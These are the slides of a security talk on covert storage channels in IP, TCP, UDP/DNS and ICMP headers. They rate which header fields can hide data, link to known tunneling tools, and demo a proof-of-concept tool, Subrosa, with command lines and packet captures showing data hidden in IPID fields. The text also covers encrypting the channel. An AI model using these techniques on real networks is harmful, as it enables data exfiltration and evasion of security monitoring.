

Covert channels using IP Packet Headers

“What is really is happening
on your network?”

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Joff Thyer

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 - Logical architecture/design for defensive systems
 - MPLS VPNv4, IDS/IPS, FW, NAP/802.1x, UTM, and other acronym soup.
 - Some vulnerability assessment and pen testing work.

Outline

- Brief Internet History
- Overview of Covert Channels
- Examination of TCP/IP header fields for opportunities
- Proof of concept (POC) code for “storage covert channel”
- Detection/prevention techniques

Brief Internet History

- First TCP/IP specification was documented in RFC-693 (never issued)
- Version in use today is TCP/IP version 4, developed between 1973, and 1978
- Key characteristics of Internet development
 - Open academic research collaboration documented in RFC's
 - RFC's typically documented the expected/normal state of protocol operations
 - Error/unusual/exception cases were rarely considered.
 - It would be a peaceful and trusting place! 8)

What is a covert channel?

- Data hidden within the medium of a legitimate communications channel
 - Manipulates the communications medium in an unexpected/unconventional way to transmit information in an undetectable fashion.
 - Transfers bytes in an arbitrary fashion between two points that would appear legitimate to someone scrutinizing the exchange.
- National Computer Security Center (1993)
 - “Given a mandatory security policy model M and its interpretation $I(M)$ in an operating system, any potential communication between two subjects $I(S_h)$ and $I(S_i)$ of $I(M)$ is covert if and only if any communication between the corresponding subjects S_h and S_i of the model M is illegal in M .”

Characteristics

- Covert channels use a large percentage of legitimate media bandwidth to transmit a small amount of information
 - Covert channels *steal bandwidth* from the legitimate channel
- Covertness can be measured by the rate of use of the media
 - If the media is 100% used for the legitimate communications channel, it's measure of *covertiness* is zero.
 - *Covertiness* is a function of distance from the capacity of a given medium.

Types of covert channel

- Storage Channel
 - Covert communications through manipulation of a stored object.
 - “Steganography” is a good example.
- Timing Channel
 - Manipulation of the relative timing of events.
 - Timing of packets for example!

Threat posed on computer networks?

- Data smuggling / data exfiltration
- Delivery/distribution of malicious code
- Signaling / control mechanism for botnets.
- Circumvention of filters and/or perimeter security devices.
- Avoid detection for unauthorized network access.

Some known covert channel implementations

- Many known implementations focus on ICMP
 - Flexible payload
 - Often permitted (or forgotten about) through security perimeters
- LOKI – ICMP backdoor shell (phrack, 1996)
- 007Shell – tunneling similar to Loki using only ICMP echo reply.
 - <http://packetstormsecurity.org/groups/s0ftpj/007shell.tgz>
- ptunnel
 - <http://www.cs.uit.no/~daniels/PingTunnel/PingTunnel-0.71.tar.gz>
 - ICMP tunneling software/proxy
 - Also has basic support for tunneling over UDP port 53.

Sending data from point A -> B with IPv4

- A few basic requirements:
 - Correct IP version nibble and header length
 - TTL that is high enough to cover the router hop distance
 - Accurate destination address
 - Correct IP header checksum
- A unidirectional stateless covert storage channel could be carried within just about any IP datagram.

Historical shout out to SEC503/504

- I first learned of a program named “covert_tcp” in the SANS SEC504 class.
 - credit to Craig Roland, author of “covert_tcp”
- I subsequently (~2006) spent time in SANS SEC503.
 - I spent a lot of class time writing covert channel code.

Achieving Coverttness with TCP/IP

- Must be able to craft packets using RAW sockets
- Pick header fields for covert storage that would not normally be examined closely.
 - Leverage similar patterns / expected values / protocol exchanges if possible.
- Ensure packets will cross defensive security and traffic normalization boundaries
- Implement a way for the covert channel receiver to recognize this data is from the covert sender.

IPv4 Header (RFC 791)																																			
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31				
Byte Offset 0								Byte Offset 1								Byte Offset 2								Byte Offset 3											
Version (4-bit)		(4-bit)		IP hdr length (4-bit)				Type of Service (8-bit)								Total Length (16-bit) (in Byte Offsets)																			
Byte Offset 4								Byte Offset 5								Byte Offset 6								Byte Offset 7											
IP Identification Number (16-bit)																R	DF	MF	Fragment Offset (13-bit)																
Byte Offset 8								Byte Offset 9								Byte Offset 10								Byte Offset 11											
Time to Live (8-bit)								Protocol (8-bit)								Header Checksum (16-bit)																			
Byte Offset 12								Byte Offset 13								Byte Offset 14								Byte Offset 15											
Source IP Address (32-bit)																																			
Byte Offset 16								Byte Offset 17								Byte Offset 18								Byte Offset 19											
Destination IP Address (32-bit)																																			
Byte Offset 20								Byte Offset 21								Byte Offset 22								Byte Offset 23											
IP Options																																			

RFC 791: IPv4

- Covert storage opportunities?
 - Version (4-bits) and IHL (4-bits)
 - Checked/dropped in transit if modified...
 - TOS (8-bits)
 - Likely to be zeroed out in transit due to QoS implementations
 - Total Length (16-bits) <<< might be useful <<<
 - IPID (16-bits) <<< useful <<<
 - Flags (3-bits) [rfc3514 anyone?]
 - Would be more easily detected if we toggle MF, and DF
 - Some count of bits in frag. offset might be able to be used.
 - TTL (8-bits) <<< might be useful <<<
 - Perhaps use low order bits but must be high enough value to route datagram
 - Protocol (8-bits)
 - Likely to be filtered in transit
 - Header Checksum (16-bits)
 - Must be correct for datagram to route
 - Source Address (32-bits)
 - Potentially useful but we must have match upon some data to determine our sender.
 - Destination Address (32-bits)
 - needed to route the packet!

RFC-791: Internet Protocol Specification w.r.t IPID

- Documents expected/normal use of the IPID field for packet fragmentation
 - Does not mandate expected IPID values in the context of non-fragmented traffic
 - Does not mandate expected initial IPID values
 - Does not address usage in the context of different layer 4 protocols
- How should have the developers responded?
 - Individual TCP/IP stack designers made their own choices for these various use cases. (make it up!)
 - Developer variations resulted in methods of:
 - O/S fingerprinting
 - Stealth network scanning (nmap idle scan)
 - Denial of service opportunity
 - IPS/IDS evasion

TCP Header (RFC 793)


0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
Byte Offset 0								Byte Offset 1								Byte Offset 2								Byte Offset 3							
Source Port Number (16-bit)																Destination Port Number (16-bit)															
Byte Offset 4								Byte Offset 5								Byte Offset 6								Byte Offset 7							
Sequence Number (32-bit)																															
Byte Offset 8								Byte Offset 9								Byte Offset 10								Byte Offset 11							
Acknowledgement Number (32-bit)																															
Byte Offset 12								Byte Offset 13								Byte Offset 14								Byte Offset 15							
Hdr Length (4-bit)				Reserved (4-bit)				CWR	ECE	URG	ACK	PSH	RST	SYN	FIN	Window Size (16-bit)															
Byte Offset 16								Byte Offset 17								Byte Offset 18								Byte Offset 19							
Checksum (16-bit)																Urgent Pointer (16-bit)															
Byte Offset 20								Byte Offset 21								Byte Offset 22								Byte Offset 23							
TCP Options																															


RFC-793: TCP

- Covert Storage opportunities?
 - Source port (16-bits) <<< might be useful <<<
 - Could possibly vary with SYN packets
 - Destination port (16-bits)
 - Probably need this for identifying source of channel
 - Sequence Number (32-bits) <<< useful <<<
 - Acknowledgement Number (32-bits) <<< useful <<<
 - Header length (4-bits)
 - Reserved field (4-bits)
 - TCP FLAGS (8-bits)
 - Window size (16-bits) <<< useful <<<
 - Checksum (16-bits)
 - Urgent Pointer (16-bits)
 - TCP Options (variable length) <<< useful <<<

RFC-793: TCP


- Initial Sequence Number
 - The original RFC specifies a predictable ISN based on a 32-bit counter incrementing every 4 microseconds.
 - RFC-1948 (S. Bellovin, 1996) modifies this to suggest a randomly generated ISN
 - Response to sequence number guessing attacks
 - Most modern operating systems now choose ISN randomly.
 - Preferably per new connection!
- The 32-bit SEQ No. field combined with a TCP-SYN packet is useful as a covert storage channel.
 - TCP represents about 95% of Internet traffic






Not much opportunity here...

- Perhaps use the UDP source port
- Perhaps use the checksum field
- Should consider application payload in the UDP space



- DNS ID is a useful 16-bit field which is preserved upon DNS response.
- DNS query domain name itself can be useful if encoded somehow.
 - Use some sort of ASCII encoding (rot13/base32/base64...)



- ICMP type 3, code 3 could be useful as it encapsulates an entire datagram
- ICMP type 8 or type 0 (echo request/reply), IPID or ICMP ID can be used as a covert storage mechanism
 - An ICMP echo request packet would need to mimic expected behavior!
 - First 16 bits are the identifier (normally pid)
 - Next 16 bits are a sequence number
 - Remainder of payload is O/S dependent

Proof of Concept tool: Subrosa

- Subrosa is implemented using Linux raw sockets in C
 - Implements a uni-directional covert storage channel
 - Uses layer 3 / layer 4 source address / port information to identify the sender
 - Three modes of operation
 - TCP-SYN (IPID/ISN)
 - ICMP echo request/reply (IPID/ICMP-ID)
 - UDP DNS request/reply (IPID/DNSID/TTL)
 - Optional symmetric key encryption (Blowfish) in counter mode.
 - Delay timer on packet send to make traffic look “less programmatic”
 - Ability to set the reserved/evil bit for RFC3514 compliance!

ICMP type 8, data transmitted using IPID

```
client# subrosa -i -s10.10.1.63 10.10.1.2  
MYDATA
```

```
server# subrosa -il -s10.10.1.63  
MYDATA
```

- Correctly calculate ICMP checksum
- Use PID for ICMP-ID
- Use a normally incrementing sequence no.
- Use normal looking ICMP payload
- Transmit ASCII data within IPID
 - OR, transmit ASCII data within ICMP-ID

tcpdump view (icmp)

19:42:03.023069 IP (tos 0x0, ttl 64, id **19801**, offset 0, flags [none], proto ICMP (1), length 84)

```
10.10.1.63 > 10.10.1.2: ICMP echo request, id 4962, seq 16, length 64
0x0000: 4500 0054 4d59 0000 4001 16fc 0a0a 013f  E..TMY...@.....?
0x0010: 0a0a 0102 0800 614e 1362 0010 ca00 f76d  ....aN.b.....m
0x0020: c85c 0e71 0809 0a0b 0c0d 0e0f 1011 1213  .\..q.....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .....!"#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
0x0050: 3435 3637                                     4567
```

19:42:03.023309 IP (tos 0x0, ttl 64, id 57255, offset 0, flags [none], proto ICMP (1), length 84)

```
10.10.1.2 > 10.10.1.63: ICMP echo reply, id 4962, seq 16, length 64
0x0000: 4500 0054 dfa7 0000 4001 84ad 0a0a 0102  E..T....@.....
0x0010: 0a0a 013f 0000 694e 1362 0010 ca00 f76d  ...?...iN.b.....m
0x0020: c85c 0e71 0809 0a0b 0c0d 0e0f 1011 1213  .\..q.....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .....!"#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
0x0050: 3435 3637                                     4567
```

19:42:03.043984 IP (tos 0x0, ttl 64, id **17473**, offset 0, flags [none], proto ICMP (1), length 84)

```
10.10.1.63 > 10.10.1.2: ICMP echo request, id 4962, seq 17, length 64
0x0000: 4500 0054 4441 0000 4001 2014 0a0a 013f  E..TDA...@.....?
0x0010: 0a0a 0102 0800 4459 1362 0011 4172 f132  ....DY.b..Ar.2
0x0020: 6f93 12f8 0809 0a0b 0c0d 0e0f 1011 1213  o.....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .....!"#
0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
0x0050: 3435 3637                                     4567
```

19:42:03.044172 IP (tos 0x0, ttl 64, id 57256, offset 0, flags [none], proto ICMP (1), length 84)

```
10.10.1.2 > 10.10.1.63: ICMP echo reply, id 4962, seq 17, length 64
0x0000: 4500 0054 dfa8 0000 4001 84ac 0a0a 0102  E..T....@.....
0x0010: 0a0a 013f 0000 4c59 1362 0011 4172 f132  ...?...LY.b..Ar.2
0x0020: 6f93 12f8 0809 0a0b 0c0d 0e0f 1011 1213  o.....
0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  .....!"#
```

TCP SYN, data encoded in IPID

```
client# subrosa -s10.88.1.1 10.88.1.128 23  
MYDATA
```

```
server# subrosa -s10.88.1.1 -lp23  
MYDATA
```

- Linux standard IP TTL=64
- Correct TCP checksum
- Correct TCP header length
- Random ephemeral TCP source port
- Zero TCP ACK field
- TCP initial window size = 512 (base mss)

tcpdump view (tcp)

20:55:21.748258 IP (tos 0x0, ttl 64, id **19801**, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.42465 > 10.88.1.128.23: S, cksum 0xd79e
(correct), 421199872:421199872(0) win 512

```
0x0000: 4500 0028 4d59 0000 4006 1647 0a58 0101  E..(MY...@..G.X..  
0x0010: 0a58 0180 a5e1 0017 191b 0000 0000 0000  .X.....  
0x0020: 5002 0200 d79e 0000                                P.....
```

20:55:21.748765 IP (tos 0x0, ttl 64, id 2281, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.42465: R, cksum 0xd98b
(correct), 0:0(0) ack 421199873 win 0

```
0x0000: 4500 0028 08e9 4000 4006 1ab7 0a58 0180  E..(..@.@....X..  
0x0010: 0a58 0101 0017 a5e1 0000 0000 191b 0001  .X.....  
0x0020: 5014 0000 d98b 0000                                P.....
```

20:55:21.769608 IP (tos 0x0, ttl 64, id **17473**, offset 0, flags [none],
proto: TCP (6), length: 40) 10.88.1.1.47864 > 10.88.1.128.23: S, cksum 0xc287
(correct), 421199872:421199872(0) win 512

```
0x0000: 4500 0028 4441 0000 4006 1f5f 0a58 0101  E..(DA...@...X..  
0x0010: 0a58 0180 baf8 0017 191b 0000 0000 0000  .X.....  
0x0020: 5002 0200 c287 0000                                P.....
```

20:55:21.769894 IP (tos 0x0, ttl 64, id 2282, offset 0, flags [DF], proto:
TCP (6), length: 40) 10.88.1.128.23 > 10.88.1.1.47864: R, cksum 0xc474
(correct), 0:0(0) ack 421199873 win 0

```
0x0000: 4500 0028 08ea 4000 4006 1ab6 0a58 0180  E..(..@.@....X..  
0x0010: 0a58 0101 0017 baf8 0000 0000 191b 0001  .X.....  
0x0020: 5014 0000 c474 0000                                P....t..
```

UDP/DNS, data encoded in IPID

```
client# subrosa -u -s192.168.116.130 192.168.116.131 53  
MYDATA
```

```
server# subrosa -s192.168.116.130 -p53 -ul  
MYDATA
```

- Constructs legitimate looking DNS "A" record query
 - Uses construct of "www.<word>.com"
 - <word> is taken from /usr/dict/words
 - If file not available, then uses a static set of strings in the code
- TTL=64, correct IP and UDP checksums
- Random DNS-ID
- Optionally can perform a DNS reply and/or encode data in DNS-ID field

tcpdump view (udp/dns)

11:15:41.126245 IP (tos 0x0, ttl 64, id 19801, offset 0, flags [none], proto UDP (17), length 58)

192.168.116.130.2946 > 192.168.116.131.53: [udp sum ok] 58530+ A?
www.imdb.com. (30)

0x0000:	4500	003a	4d59	0000	4011	c303	c0a8	7482	E...MY...@.....t.
0x0010:	c0a8	7483	0b82	0035	0026	84bf	e4a2	0100	..t....5.&.....
0x0020:	0001	0000	0000	0000	0377	7777	0469	6d64	www.imd
0x0030:	6203	636f	6d00	0001	0001				b.com.....

11:15:41.147127 IP (tos 0x0, ttl 64, id 17473, offset 0, flags [none], proto UDP (17), length 58)

192.168.116.130.60677 > 192.168.116.131.53: [udp sum ok] 3029+ A?
www.love.com. (30)

0x0000:	4500	003a	4441	0000	4011	cc1b	c0a8	7482	E...DA...@.....t.
0x0010:	c0a8	7483	ed05	0035	0026	76f4	0bd5	0100	..t....5.&v.....
0x0020:	0001	0000	0000	0000	0377	7777	046c	6f76	www.lov
0x0030:	6503	636f	6d00	0001	0001				e.com.....


DEMO

- Two virtual hosts to work with...
 - Foo (client)
 - Bar (server)
 - Demo's are best watched in full screen mode.
 - TCP IPID, and Initial Sequence Number demos
 - http://www.youtube.com/watch?v=df_Lu8iliBM
 - <http://www.youtube.com/watch?v=OmTkCUrgIfU>
 - UDP/DNS-ID encoding demo
 - http://www.youtube.com/watch?v=ZZY_SD-q2Mk
 - UDP/DNS TTL single bit encoding demo
 - <http://www.youtube.com/watch?v=8riPagVnXfg>

Symmetric Encryption

- Blowfish is a keyed symmetric block cipher authored in 1993 by Bruce Schneier.
 - <http://www.schneier.com/blowfish.html>
 - Variable key length (32 -> 448 bits)
 - 64-bit block length
 - Source code in the public domain
- A strong, unpatented, free for use crypto algorithm!

Block cipher Counter Mode (CTR)



- We can use CTR mode with Blowfish to create a stream cipher within a covert channel!
- Using CTR mode is helpful because the stream is not subject to any degeneration if any packets are dropped.
 - ie: no sequential dependency like CBC mode has.

